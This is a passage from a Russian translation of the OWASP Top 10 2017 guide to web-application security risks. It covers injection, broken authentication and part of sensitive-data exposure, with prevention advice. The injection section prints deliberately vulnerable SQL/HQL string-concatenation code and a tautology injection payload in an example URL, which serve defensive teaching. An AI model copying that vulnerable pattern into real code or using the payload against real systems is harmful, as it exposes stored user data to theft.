Топ-10 OWASP - 2017

Десять самых критичных угроз безопасности веб-приложений

https://owasp.org

С Содержание

Содержание

Об OWASP

Открытый проект по обеспечению безопасности веб-приложений (OWASP) – это открытое сообщество, позволяющее организациям разрабатывать, приобретать и поддерживать безопасные приложения и интерфейсы прикладного программирования (API).

OWASP бесплатно и в открытом доступе предлагает:

- стандарты и инструменты для обеспечения безопасности приложений;
- подробные книги по тестированию безопасности приложений, разработке безопасного кода, а также оценке безопасности кода;
- презентации и видео;
- памятки по большинству распространенных вопросов;
- стандартные требования к безопасности и библиотеки;
- локальные отделения по всему миру;
- передовые исследования;
- крупные конференции по всему миру;
- списки рассылок.

Более подробная информация доступна на сайте: https://www.owasp.org.

Все инструменты, документы, видео, презентации и отделения OWASP являются бесплатными и открытыми для тех, кто заинтересован в улучшении безопасности приложений.

Фонд выступает за подход к безопасности приложений с точки зрения проблемы людей, процессов и технологий, поскольку для наиболее эффективного обеспечения безопасности приложений требуются улучшения во всех этих областях.

OWASP представляет собой новый тип организации. Наша независимость от коммерческого влияния позволяет нам предоставлять беспристрастные, практические и эффективные данные по безопасности приложений.

OWASP не связан ни с одной технологической компанией, хотя поддерживает использование технологий промышленной безопасности. OWASP выпускает большое количество материалов, действуя прозрачно и открыто, а также всегда готов к сотрудничеству.

Фонд OWASP является некоммерческой организацией, что обеспечивает проекту долгосрочный успех. Почти все связанные с OWASP люди являются добровольцами, включая членов совета OWASP, руководителей отделений и проектов, а также участников проекта.
Мы поддерживаем инновационные исследования в области безопасности, предоставляя гранты и инфраструктуру.

Присоединяйтесь к нам!

Авторские права и Лицензирование

Предисловие

Предисловие

Ненадежное программное обеспечение подрывает безопасность критических инфраструктур, относящихся, например, к здравоохранению, обороне, энергетике или финансам. Программное обеспечение становится сложнее, устройств, подключенных к сети, становится больше, поэтому важность обеспечения безопасности приложений возрастает экспоненциально. Быстрое развитие методов разработки ПО приводит к необходимости быстро и безошибочно выявлять, а также устранять наиболее часто возникающие угрозы. Больше нельзя оставлять без должного внимания относительно простые угрозы безопасности, подобные представленным в данном списке Топ-10 OWASP.

При создании Топ-10 OWASP - 2017 было получено огромное количество отзывов, намного больше чем по любым другим проектам OWASP. Это показывает, насколько сообщество заинтересовано в Топ-10 OWASP и насколько важно для OWASP сделать Топ-10 актуальным для большинства сценариев использования.

Несмотря на то, что первоначальная цель проекта Топ-10 OWASP заключалась в простом привлечении внимания разработчиков и менеджеров к проблемам безопасности, проект де-факто стал стандартом безопасности приложений.

В этом выпуске проблемы и рекомендации по их устранению описаны кратко и в доступной форме для облегчения внедрения Топ-10 OWASP в программы обеспечения безопасности приложений. Крупным и высокопроизводительным организациям, которым требуется настоящий стандарт, мы рекомендуем использовать Стандарт подтверждения безопасности приложений OWASP (ASVS), но для большинства, при обеспечении безопасности приложений, будет достаточно Топ-10 OWASP.

Мы также составили перечни рекомендуемых шагов для разных категорий пользователей Топ-10 OWASP, такие как **Что делать разработчикам**, **Что делать тестировщикам**, **Что делать организациям** (для директоров по информационным технологиям и директоров по информационной безопасности), а также **Что делать менеджерам приложений** (для менеджеров приложений или лиц, ответственных за жизненный цикл приложений).

В конечном счете, мы призываем все команды и организации, занимающиеся разработкой ПО, создать программу обеспечения безопасности приложений, которая будет соответствовать их культурному и технологическому уровню. Эти программы могут быть представлены в любой форме и объеме. Для оценки и улучшения существующей программы обеспечения безопасности приложений в вашей организации вы можете использовать Модель обеспечения безопасности ПО (SAMM).

Надеемся, что Топ-10 OWASP окажется полезным при обеспечении безопасности ваших приложений. Все вопросы, комментарии и идеи вы можете оставлять в нашем проектном репозитории на GitHub:

- https://github.com/OWASP/Top10/issues

Топ-10 OWASP и переводы можно найти здесь:

- https://www.owasp.org/index.php/top10

Наконец, мы хотим поблагодарить основателей проекта Топ-10 OWASP, Дейва Вичерса (Dave Wichers) и Джеффа Вильямса (Jeff Williams), за их вклад и веру в успешное завершение данного документа стараниями сообщества. Большое вам спасибо!

- Эндрю ван дер Сток (Andrew van der Stock)
- Брайан Глас (Brian Glas)
- Нейл Смитлайн (Neil Smithline)
- Торстен Гиглер (Torsten Gigler)

Поддержка проекта

Благодарим компанию Autodesk за спонсорскую поддержку Топ-10 OWASP 2017.Организации и отдельные лица, предоставившие данные по преобладающим уязвимостям или оказавшие иное содействие при создании списка, перечислены на странице "Благодарности".

В Введение

Представляем Топ-10 OWASP 2017!

Это крупное обновление включает в себя несколько новых категорий угроз, две из которых были выбраны сообществом (A8:2017-Небезопасная десериализация и A10:2017-Недостатки журналирования и мониторинга). Два ключевых отличия подготовки данной версии Топ-10 OWASP заключаются в активной обратной связи сообщества и внушительном объеме данных, полученном от десятков организаций, возможно, самом большом из когда-либо собранных при подготовке стандарта по обеспечению безопасности приложений. Все это дает нам уверенность в том, что новая версия Топ-10 OWASP посвящена самым актуальным проблемам безопасности приложений, с которыми сталкиваются организации в настоящее время.

Топ-10 OWASP 2017 основан главным образом на 40+ комплектах данных, полученных от организаций, которые специализируются на безопасности приложений, а также на отраслевых исследованиях, проведенных более 500 независимыми исследователями. Данные содержат информацию об уязвимостях, обнаруженных в сотнях организаций и более 100.000 реальных приложений и API. На основе данных о распространенности, простоте эксплуатации и сложности обнаружения уязвимостей, а также ущербе, который они могут нанести, составляется список Топ-10.

Основной целью Топ-10 OWASP является ознакомление разработчиков, проектировщиков, архитекторов, менеджеров и организаций в целом с рисками, связанными с наиболее распространенными и существенными недостатками в безопасности веб-приложений. Топ-10 также предлагает базовые способы защиты от подобных рисков и руководства по дальнейшим действиям.

Дорожная карта дальнейших действий

Не останавливайтесь на 10. Существуют сотни угроз, которые могут повлиять на безопасность веб-приложений. Этой теме посвящены Руководство разработчика OWASP и Памятки OWASP. Данные документы рекомендуются для прочтения всем разработчикам веб-приложений и API. Инструкции по эффективному обнаружению уязвимостей в веб-приложениях и API представлены в Руководстве OWASP по тестированию.

Продолжайте совершенствоваться. Топ-10 OWASP не стоит на месте и продолжит меняться. Даже без внесения каких-либо правок в код в приложениях могут появиться уязвимости, поскольку обнаруживаются новые векторы атак, а методы эксплуатации уязвимостей совершенствуются. Для получения дополнительной информации рекомендуем ознакомиться с советами, представленными в конце Топ-10 в разделах "Что делать Разработчикам, Тестировщикам, Организациям и Менеджерам приложений".

Мыслите позитивно. Если вы хотите прекратить искать уязвимости и готовы перейти к созданию надежной системы обеспечения безопасности приложений, то в качестве отправной точки для разработчиков может послужить проект Реализации проактивной защиты OWASP, а Стандарт подтверждения безопасности приложений OWASP (ASVS) станет хорошим руководством для проверяющих организации и приложения по выбору параметров, подлежащих контролю.

Используйте инструменты грамотно. Уязвимости могут быть комплексными и скрываться глубоко в коде. В большинстве случаев наиболее эффективным подходом к поиску и устранению недостатков в безопасности является привлечение экспертов, вооруженных продвинутыми инструментами. Но не рекомендуется полагаться исключительно на инструменты, поскольку это дает ложное ощущение безопасности.

Развивайтесь во всех направлениях. Сосредоточьтесь на том, чтобы сделать безопасность неотъемлемой частью вашей культуры разработки. Дополнительную информацию можно получить, ознакомившись с Моделью обеспечения безопасности ПО (SAMM).

Источники

Мы благодарны организациям, которые предоставили информацию об уязвимостях для выпуска обновления 2017. На призыв о сборе данных мы получили более 40 откликов. Впервые все данные, собранные для выпуска Топ-10, а также полный список участников проекта доступен публично. Мы полагаем, что это одна из самых больших и разносторонних баз данных по уязвимостям, которая когда-либо собиралась публично.

Поскольку участников проекта намного больше, чем доступного здесь места, мы создали специальную страницу с указанием внесенного ими вклада. Мы искренне благодарим организации за их решение оказаться на передовой и поделиться своими данными с сообществом. Надеемся, что подобная практика будет продолжаться и все больше организаций будет в этом участвовать; возможно, это станет одним из ключевых этапов в реализации безопасности на основе фактических данных. Создание Топ-10 OWASP было бы невозможным без участия всех этих удивительных людей.

Также мы хотим поблагодарить более 500 участников проекта, которые потратили свое время на завершение данного исследования. Мнения этих людей помогли выделить две новые категории для Топ-10. Мы ценим все комментарии, высказывания и критические отзывы, а также потраченное время и хотим выразить вам нашу благодарность.

Хотим поблагодарить участников, которые оставляли свои конструктивные замечания и тратили время на рецензирование нового выпуска Топ-10. На сколько это возможно, мы перечислили их на странице ‘Благодарности’.

И наконец, хотим заранее поблагодарить всех переводчиков, которые будут переводить данный выпуск Топ-10 на различные языки, помогая тем самым сделать Топ-10 OWASP более доступным.

Что изменилось в 2017 году по сравнению с 2013-м?

Многое изменилось за последние четыре года, поэтому Топ-10 OWASP также требовались изменения. Мы полностью реорганизовали Топ-10, обновили методологию, применили новый процесс сбора данных, наладили взаимодействие с сообществом, пересмотрели уровни критичности, переписали все угрозы с нуля и добавили ссылки на наиболее распространенные фреймворки и языки.

За последние годы основные технологии и архитектура приложений сильно изменились:

- Микросервисы, написанные на node.js и Spring Boot, заменяют традиционные монолитные приложения. С приходом микросервисов прибавилось проблем с безопасностью, таких как установление доверия между микросервисами, контейнерами, управление критичными данными и т. п. Код, к которому раньше не предполагалось обращение через интернет, теперь располагается за API или веб-сервисами RESTful и может быть использован одностраничными и мобильными приложениями. Архитектурные допущения в коде, касающиеся, например, доверенных вызывающих функций, более не актуальны.
- Одностраничные приложения, разработанные с использованием JavaScript-фреймворков (таких как Angular и React), позволяют создавать многофункциональные, модульные интерфейсы. Функциональные возможности клиентов, которые традиционно обеспечивались на стороне сервера, также добавляют проблем с безопасностью.
- JavaScript в настоящее время является основным языком в сети, node.js работает на стороне сервера, а современные веб-фреймворки (такие как Bootstrap, Electron, Angular и React) запускаются в клиентах.

Новые угрозы, выделенные на основе данных:

- A4:2017-Внешние сущности XML (XXE) – новая категория, выделенная на основе данных, полученных при помощи инструментов тестирования безопасности исходного кода (SAST).

Новые угрозы, выделенные сообществом:

Мы попросили сообщество рассмотреть две перспективные категории угроз. Получив более 500 рецензий и исключив уже выделенные угрозы (такие как "Разглашение конфиденциальных данных" и "Внешние сущности XML"), были выбраны следующие категории:

- A8:2017-Небезопасная десериализация, которая позволяет удаленно выполнить код или осуществить действия с критичными объектами.
- A10:2017-Недостатки журналирования и мониторинга, которые могут помешать обнаружению вредоносных действий или взломов, реагированию на инциденты, а также расследованию киберпреступлений.

Объединенные или исключенные, но не забытые:


- **A4-Небезопасные прямые ссылки на объекты** и **A7-Отсутствие контроля доступа на функциональном уровне** объединены в A5:2017-Недостатки контроля доступа.
- **A8-Межсайтовая подмена запросов (CSRF)** была обнаружена только в 5% приложений, поскольку большинство фреймворков имеют средства защиты от CSRF.
- **A10-Непроверенные перенаправления и переадресации** были обнаружены примерно в 8% приложений, но данная категория была вытеснена Внешними сущностями XML (XXE).

Топ-10 OWASP 2013	→	Топ-10 OWASP 2017
A1 - Внедрение	→	A1:2017-Внедрение
A2 - Недостатки аутентификации и управления сессиями	→	A2:2017-Недостатки аутентификации
A3 - Межсайтовое выполнение сценариев (XSS)	↘	A3:2017-Разглашение конфиденциальных данных
A4 - Небезопасные прямые ссылки на объекты [Объединено с A7]	∪	A4:2017-Внешние сущности XML (XXE) [Новое]
A5 - Некорректная настройка параметров безопасности	↘	A5:2017-Недостатки контроля доступа [Объединено]
A6 - Разглашение конфиденциальных данных	↗	A6:2017-Некорректная настройка параметров безопасности
A7 - Отсутствие контроля доступа на функциональном уровне [Объединено с A4]	∪	A7:2017-Межсайтовое выполнение сценариев (XSS)
A8 - Межсайтовая подмена запросов (CSRF)	☒	A8:2017-Небезопасная десериализация [Новое, Сообщество]
A9 - Использование компонентов с известными уязвимостями	→	A9:2017-Использование компонентов с известными уязвимостями
A10 - Непроверенные перенаправления и переадресации	☒	A10:2017-Недостатки журналирования и мониторинга [Новое, Сообщество]

Угрозы безопасности приложений

Что такое угрозы безопасности приложений?

Злоумышленники могут нанести ущерб вашему бизнесу или организации, используя ваше приложение. Подобные способы использования приложения представляют собой угрозы, которые могут (или не могут) быть достаточно серьезными, чтобы обращать на них внимание.



Иногда эти способы легко найти и эксплуатировать, иногда – очень сложно. Аналогичная ситуация с возможным ущербом: его может не быть совсем или он может лишить вас бизнеса. Чтобы определить риски для вашей организации, оцените вероятности, связанные с источниками угроз, векторами атак и недостатками безопасности, а затем объедините их с оценкой технического и репутационного вреда для вашей организации. Сумма этих факторов определяет совокупный риск.

Что мне грозит?

Главной задачей Топ-10 OWASP является определение наиболее серьезных угроз безопасности веб-приложений для широкого круга организаций. Для каждой из этих угроз дается общая информация о вероятности ее возникновения и возможных технических последствиях, полученная и использованием Методики оценки рисков OWASP.

Источники угроз	Сложность эксплуатации	Распространенность уязвимости	Сложность обнаружения	Технические последствия	Последствия для бизнеса
Зависит от приложения	Просто: 3	Очень распространенная: 3	Просто: 3	Тяжелые: 3	Зависит от бизнеса
	Средне: 2	Распространенная: 2	Средне: 2	Умеренные: 2	
	Сложно: 1	Редкая: 1	Сложно: 1	Незначительные: 1	

В этом выпуске мы обновили систему оценки рисков для облегчения расчета вероятности возникновения и возможного ущерба для любой угрозы. Более подробную информацию можно узнать в разделе **Об угрозах**.

Нет одинаковых организаций, как нет одинаковых злоумышленников, целей и последствий атак. Если одна организация использует некую систему управления контентом (CMS) для публикации новостей, а система здравоохранения использует такую же систему для хранения медицинских данных, то угрозы и риски для этих организаций будут сильно отличаться. Очень важно определять риски для вашей организации, исходя из применимых к ней угроз и возможных последствий атак.

Где это возможно, для унификации общепринятых наименований и снижения риска возникновения путаницы, названия угроз в Топ-10 соответствуют названиям уязвимостей из списка CWE.

Ссылки

OWASP

- Методика оценки рисков OWASP
- Раздел о моделировании угроз/рисков

Сторонние

- ISO 31000: Менеджмент рисков
- ISO 27001: Менеджмент информационной безопасности
- Фреймворк кибербезопасности NIST (US)
- Методы устранения последствий кибератак (AU)
- NIST CVSS 3.0
- Средства моделирования угроз Microsoft


T10

Топ-10 OWASP

Угрозы безопасности приложений – 2017

A1:2017-Внедрение	Уязвимости, связанные, например, с внедрением SQL, NoSQL, OS и LDAP, возникают, когда непроверенные данные отправляются интерпретатору в составе команды или запроса. Вредоносные данные могут заставить интерпретатор выполнить непредусмотренные команды или обратиться к данным без прохождения соответствующей авторизации.
A2:2017-Недостатки аутентификации	Функции приложений, связанные с аутентификацией и управлением сессиями, часто некорректно реализуются, позволяя злоумышленникам скомпрометировать пароли, ключи или сессионные токены, а также эксплуатировать другие ошибки реализации для временного или постоянного перехвата учетных записей пользователей.
A3:2017-Разглашение конфиденциальных данных	Многие веб-приложения и API имеют плохую защиту критичных финансовых, медицинских или персональных данных. Злоумышленники могут похитить или изменить эти данные, а затем осуществить мошеннические действия с кредитными картами или персональными данными. Конфиденциальные данные требуют дополнительных мер защиты, например их шифрования при хранении или передаче, а также специальных мер предосторожности при работе с браузером.
A4:2017-Внешние сущности XML (XXE)	Старые или плохо настроенные XML-процессоры обрабатывают ссылки на внешние сущности внутри документов. Эти сущности могут быть использованы для доступа к внутренним файлам через обработчики URI файлов, общие папки, сканирование портов, удаленное выполнения кода и отказ в обслуживании.
A5:2017-Недостатки контроля доступа	Действия, разрешенные аутентифицированным пользователям, зачастую некорректно контролируются. Злоумышленники могут воспользоваться этими недостатками и получить несанкционированный доступ к учетным записям других пользователей или конфиденциальной информации, а также изменить пользовательские данные или права доступа.
A6:2017-Некорректная настройка параметров безопасности	Некорректная настройка безопасности является распространенной ошибкой. Это происходит из-за использования стандартных параметров безопасности, неполной или специфичной настройки, открытого облачного хранения, некорректных HTTP-заголовков и подробных сообщений об ошибках, содержащих критичные данные. Все ОС, фреймворки, библиотеки и приложения должны быть не только настроены должным образом, но и своевременно корректироваться и обновляться.
A7:2017-Межсайтовое выполнение сценариев (XSS)	XSS имеет место, когда приложение добавляет непроверенные данные на новую веб-страницу без их соответствующей проверки или очистки, или когда обновляет открытую страницу через API браузера, используя предоставленные пользователем данные, содержащие HTML- или JavaScript-код. С помощью XSS злоумышленники могут выполнять сценарии в браузере жертвы, позволяющие им перехватывать пользовательские сессии, подменять страницы сайта или перенаправлять пользователей на вредоносные сайты.
A8:2017-Небезопасная десериализация	Небезопасная десериализация часто приводит к удаленному выполнению кода. Ошибки десериализации, не приводящие к удаленному выполнению кода, могут быть использованы для атак с повторным воспроизведением, внедрением и повышением привилегий.
A9:2017-Использование компонентов с известными уязвимостями	Компоненты, такие как библиотеки, фреймворки и программные модули, запускаются с привилегиями приложения. Эксплуатация уязвимого компонента может привести к потере данных или перехвату контроля над сервером. Использование приложениями и API компонентов с известными уязвимостями может нарушить защиту приложения и привести к серьезным последствиям.
A10:2017-Недостатки журналирования и мониторинга	Недостатки журналирования и мониторинга, а также отсутствие или неэффективное использование системы реагирования на инциденты, позволяет злоумышленникам развить атаку, скрыть свое присутствие и проникнуть в другие системы, а также изменить, извлечь или уничтожить данные. Проникновение в систему обычно обнаруживают только через 200 дней и, как правило, сторонние исследователи, а не в рамках внутренних проверок или мониторинга.

Внедрение



Зависит от приложения	Сложность эксплуатации: 3	Распространенность: 2	Сложность обнаружения: 3	Технические: 3	Для бизнеса ?
Почти любой источник данных может оказаться вектором для внедрения: переменные окружения, параметры, внешние и внутренние веб-службы, а также все типы пользователей. Внедрения становятся возможными, если злоумышленник может отправлять интерпретатору вредоносные данные.		Внедрения особенно распространены в старом коде. Уязвимости часто встречаются в SQL- LDAP-, XPath- или NoSQL-запросах, системных командах, XML-обработчиках, SMTP-заголовках, языках выражений и ORM-запросах. Внедрения легко обнаружить при анализе кода. Сканеры и фаззеры могут помочь злоумышленникам найти подобные уязвимости.		Внедрения могут привести к потере данных, их повреждению или разглашению третьим лицам, а также к отказу в обслуживании. В некоторых случаях контроль над узлом может быть полностью перехвачен. Последствия для бизнеса зависят от критичности приложения и данных.	

Является ли приложение уязвимым?

Приложение уязвимо, если:

- вводимые пользователем данные не проверяются, не фильтруются или не очищаются;
- динамические запросы или непараметризованные вызовы без контекстного экранирования напрямую используются в интерпретаторе;
- вредоносные данные используются в поисковых параметрах объектно-реляционного отображения для извлечения дополнительной, критичной информации;
- вредоносные данные используются или добавляются т.о., что SQL-код или команды содержат структурные и вредоносные данные в динамических запросах, командах или хранимых процедурах.

Наиболее распространенными являются SQL-, NoSQL-, ORM-, LDAP-, EL- или OGNL-внедрения, а также внедрения команд ОС. То же самое касается всех интерпретаторов. Анализ исходного кода является лучшим способом обнаружения внедрений, за которым следует полное автоматизированное тестирование всех вводимых параметров, заголовков, URL, куки, JSON-, SOAP- и XML-данных. Организации также могут включать в процесс непрерывной интеграции и развертывания ПО (CI/CD) статическое (SAST) и динамическое (DAST) тестирование кода и приложений для обнаружения новых уязвимостей перед внедрением приложений в производство.

Как предотвратить

Для предотвращения внедрений необходимо изолировать данные от команд и запросов.

- Используйте безопасный API, исключающий применение интерпретатора или предоставляющий параметризованный интерфейс, либо используйте инструменты объектно-реляционного отображения (ORM).
  Примечание: даже параметризованные хранимые процедуры могут привести к SQL-внедрениям, если PL/SQL или T-SQL позволяют присоединять запросы и данные или выполнять вредоносный код с помощью EXECUTE IMMEDIATE или exec().
- Реализуйте на сервере белые списки для проверки входных данных. Это, конечно, не обеспечит полную защиту, поскольку многие приложения используют спецсимволы, например, в текстовых областях или API для мобильных приложений.
- Для остальных динамических запросов реализуйте экранирование спецсимволов, используя соответствующий интерпретатору синтаксис.
  Примечание: элементы SQL-структуры, такие как названия таблиц или столбцов, нельзя экранировать, поэтому предоставляемые пользователями названия представляют опасность. Это обычная проблема программ для составления отчетов.
- Используйте в запросах LIMIT или другие элементы управления SQL для предотвращения утечек данных.

Примеры сценариев атак

Сценарий №1 Приложение использует недоверенные данные при создании следующего **уязвимого** SQL-вызова:

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") + "'";
```

Сценарий №2 Безоговорочное доверие приложений к фреймворкам может привести к появлению уязвимых запросов (например, в языке запросов HQL):

```
Query HQLQuery = session.createQuery("FROM accounts
WHERE custID='" + request.getParameter("id") + "'");
```

В обоих случаях злоумышленник изменяет в своем браузере значение параметра "id" для отправки ' or '1'='1. Например:

```
http://example.com/app/accountView?id=' or '1'='1
```

Изменение обоих запросов позволяет получить все записи из таблицы учетных данных. Более серьезные атаки позволяют изменить или удалить данные, а также вызвать хранимые процедуры.


Ссылки OWASP

- Проактивная защита OWASP: Параметризация запросов
- Стандарт подтверждения безопасности приложений OWASP (ASVS): V5 Проверка входных данных и кодировки
- Руководство OWASP по тестированию: Внедрение SQL-кода, команд, ORM
- Памятка OWASP: Предотвращение внедрений
- Памятка OWASP: Предотвращение SQL-внедрений
- Памятка OWASP: Предотвращение внедрений в Java
- Памятка OWASP: Параметризация запросов
- Справочник OWASP по автоматизированным атакам на веб-приложения - OAT-014

Сторонние

- CWE-77: Внедрение команд
- CWE-89: Внедрение SQL
- CWE-564: Внедрение SQL-кода с использованием Hibernate
- CWE-917: Внедрение кода языка выражений
- PortSwigger: Внедрение в серверные шаблоны

A2 :2017 Недостатки аутентификации



Зависит от приложения	Сложность эксплуатации: 3	Распространенность: 2	Сложность обнаружения: 2	Технические: 3	Для бизнеса ?
Злоумышленники имеют доступ к сотням тысяч действительных комбинаций имен и паролей для атак на учетные записи, спискам стандартных учетных данных администраторов, инструментам для автоматизации атак методом подбора и атак по словарям. Атаки на сессии хорошо изучены, особенно в части действующих токенов сессий.		Недостатки аутентификации очень распространены из-за исполнения и реализации большинства средств идентификации и контроля доступа. Управление сессиями является основой аутентификации и контроля доступа и присутствует во всех приложениях с контролем состояния. Атакующие могут обнаружить недостатки аутентификации вручную и эксплуатировать их, используя автоматизированные инструменты, списки паролей и атаки по словарю.		Для компрометации системы злоумышленнику достаточно получить доступ к нескольким обычным или одной администраторской учетной записи. В зависимости от области использования приложения результатом может стать отмывание денег, мошенничество в сфере социального обеспечения или кража персональных данных, а также разглашение охраняемой законом, конфиденциальной информации.	

Является ли приложение уязвимым?

Подтверждение личности пользователя, аутентификация и управление сессиями играют важную роль в защите от атак, связанных с аутентификацией.

Приложение имеет недостатки в аутентификации, если:

- допускается проведение автоматизированных атак, например, на учетные записи, когда у атакующего есть список действующих имен и паролей пользователей;
- допускается проведение атак методом подбора или других автоматизированных атак;
- допускается использование стандартных, ненадежных или хорошо известных паролей, например, "Password1" или "admin/admin";
- используются ненадежные или неэффективные методы восстановления учетных данных и паролей, например, "ответы на основе знаний", которые являются небезопасными;
- используются незашифрованные, зашифрованные или ненадежно хешированные пароли (см. **A3:2017-Разглашение конфиденциальных данных**
- отсутствует или является неэффективной многофакторная аутентификация;
- отображаются идентификаторы сессии в URL (например, перезапись URL);
- не меняются идентификаторы сессий после успешного входа в систему;
- некорректно аннулируются идентификаторы сессий. Пользовательские сессии или токены аутентификации (в частности, токены единого входа (SSO)) неправильно аннулируются при выходе из системы или бездействии.

Как предотвратить

- Где это возможно, реализуйте многофакторную аутентификацию для предотвращения автоматизированных атак, атак на учетные записи и методом подбора, а также повторного использования украденных учетных данных.
- Не используйте создаваемые по умолчанию (стандартные) учетные данные, особенно для администраторов.
- Реализуйте проверку надежности паролей, например, проверяя вновь создаваемые или изменяемые пароли по списку "10000 наихудших паролей".
- Установите длину, сложность и периодичность смены паролей в соответствии с руководством NIST 800-63 B (раздел 5.1.1 "Запоминаемые секреты") или любой другой современной парольной политикой.
- Обеспечьте защиту регистрации, восстановления учетных данных и API от атак методом перечисления, используя во всех ответах одинаковые сообщения.
- Ограничьте или значительно увеличьте интервал между неудачными попытками входа. Регистрируйте все неудачные попытки и уведомляйте администраторов при обнаружении атак на учетные данные, методом подбора или любых других атак.
- Используйте серверные, надежные, встроенные менеджеры сессий, генерирующие после входа в систему новые, случайные идентификаторы с высокой степенью энтропии. Идентификаторы сессий не должны присутствовать в URL, а должны безопасно храниться и аннулироваться после выхода из системы, простоя или наступления абсолютного тайм-аута.

Примеры сценариев атак

Сценарий №1: Атака на учетные записи, с использованием списков известных паролей, является очень распространенной. Если в приложении нет защиты от автоматизированных атак или атак на учетные записи, то оно может быть использовано для определения действующих учетных данных.

Сценарий №2: Большинство атак на аутентификацию связано с использованием исключительно паролей. Ранее считавшиеся хорошими требования к смене пароля и его сложности способствуют использованию и переиспользованию пользователями ненадежных паролей. Организациям рекомендуется отказаться от подобной практики (см. NIST 800-63) и внедрить многофакторную аутентификацию.

Сценарий №3: Тайм-ауты сессий настроены некорректно. Люди используют общедоступные компьютеры для доступа к приложению, а вместо "выхода из приложения" просто закрывают вкладку и уходят. Злоумышленник может открыть тот же самый браузер, спустя час, и воспользоваться все еще действующей аутентификацией пользователя.

Ссылки


OWASP

- Проактивная защита OWASP: реализация защиты идентификационных данных и аутентификации
- Стандарт подтверждения безопасности приложений OWASP (ASVS): V2 Аутентификация, V3 Управление сессиями
- Руководство OWASP по тестированию: Идентификационные данные, Аутентификация
- Памятка OWASP: Аутентификация
- Памятка OWASP: Утечка учётных данных
- Памятка OWASP: Забытый пароль
- Памятка OWASP: Управление сессиями
- Справочник OWASP по автоматизированным атакам

Сторонние

- NIST 800-63b: 5.1.1 Запоминаемые секреты
- CWE-287: Некорректная аутентификация
- CWE-384: Фиксация сессии

Разглашение конфиденциальных данных



Зависит от приложения	Сложность эксплуатации: 2	Распространенность: 3	Сложность обнаружения: 2	Технические: 3	Для бизнеса ?
Вместо взлома механизмов шифрования злоумышленники крадут ключи, проводят атаки по принципу "человек посередине" или получают данные в незашифрованном виде с сервера, в процессе их передачи или из клиента пользователя, например, браузера. Подобные атаки обычно проводятся вручную. Ранее полученные базы данных паролей могут быть взломаны методом подбора с использованием графических процессоров.		На протяжении последних лет данная атака является самой распространенной и опасной. Чаще всего встречается отсутствие шифрования конфиденциальных данных; а при наличии шифрования часто используются ненадежные алгоритмы, протоколы, криптопакеты, методы хранения хешированных паролей или методы создания и управления ключами. Также легко обнаружить уязвимости на стороне сервера для передаваемых данных, но не хранимых.		Из-за уязвимости часто страдают все персональные данные (медицинские записи, учетные данные, данные кредитных карт), которые должны быть защищены по закону, например, в соответствии с Общим регламентом ЕС по защите данных (GDPR) или локальными законами о неприкосновенности данных.	

Является ли приложение уязвимым?

Прежде всего необходимо определить требуемый уровень защиты данных при их передаче и хранении. Например, пароли, номера кредитных карт, медицинские записи, персональные данные и коммерческие тайны требуют дополнительной защиты, особенно если они подпадают под действие закона о неприкосновенности данных (напр., Общего регламента ЕС по защите данных) или закона о защите финансовых данных (напр., Стандарта безопасности данных в сфере платежных карт (PCI DSS)).

- Шифруются ли передаваемые данные? Это касается протоколов передачи данных, таких как HTTP, SMTP и FTP. Особенно опасен внешний интернет-трафик. Проверьте весь внутренний трафик, например, между балансировщиками нагрузки, веб-серверами и внутренними системами.
- Шифруются ли хранилища критичных данных, а также резервные копии?
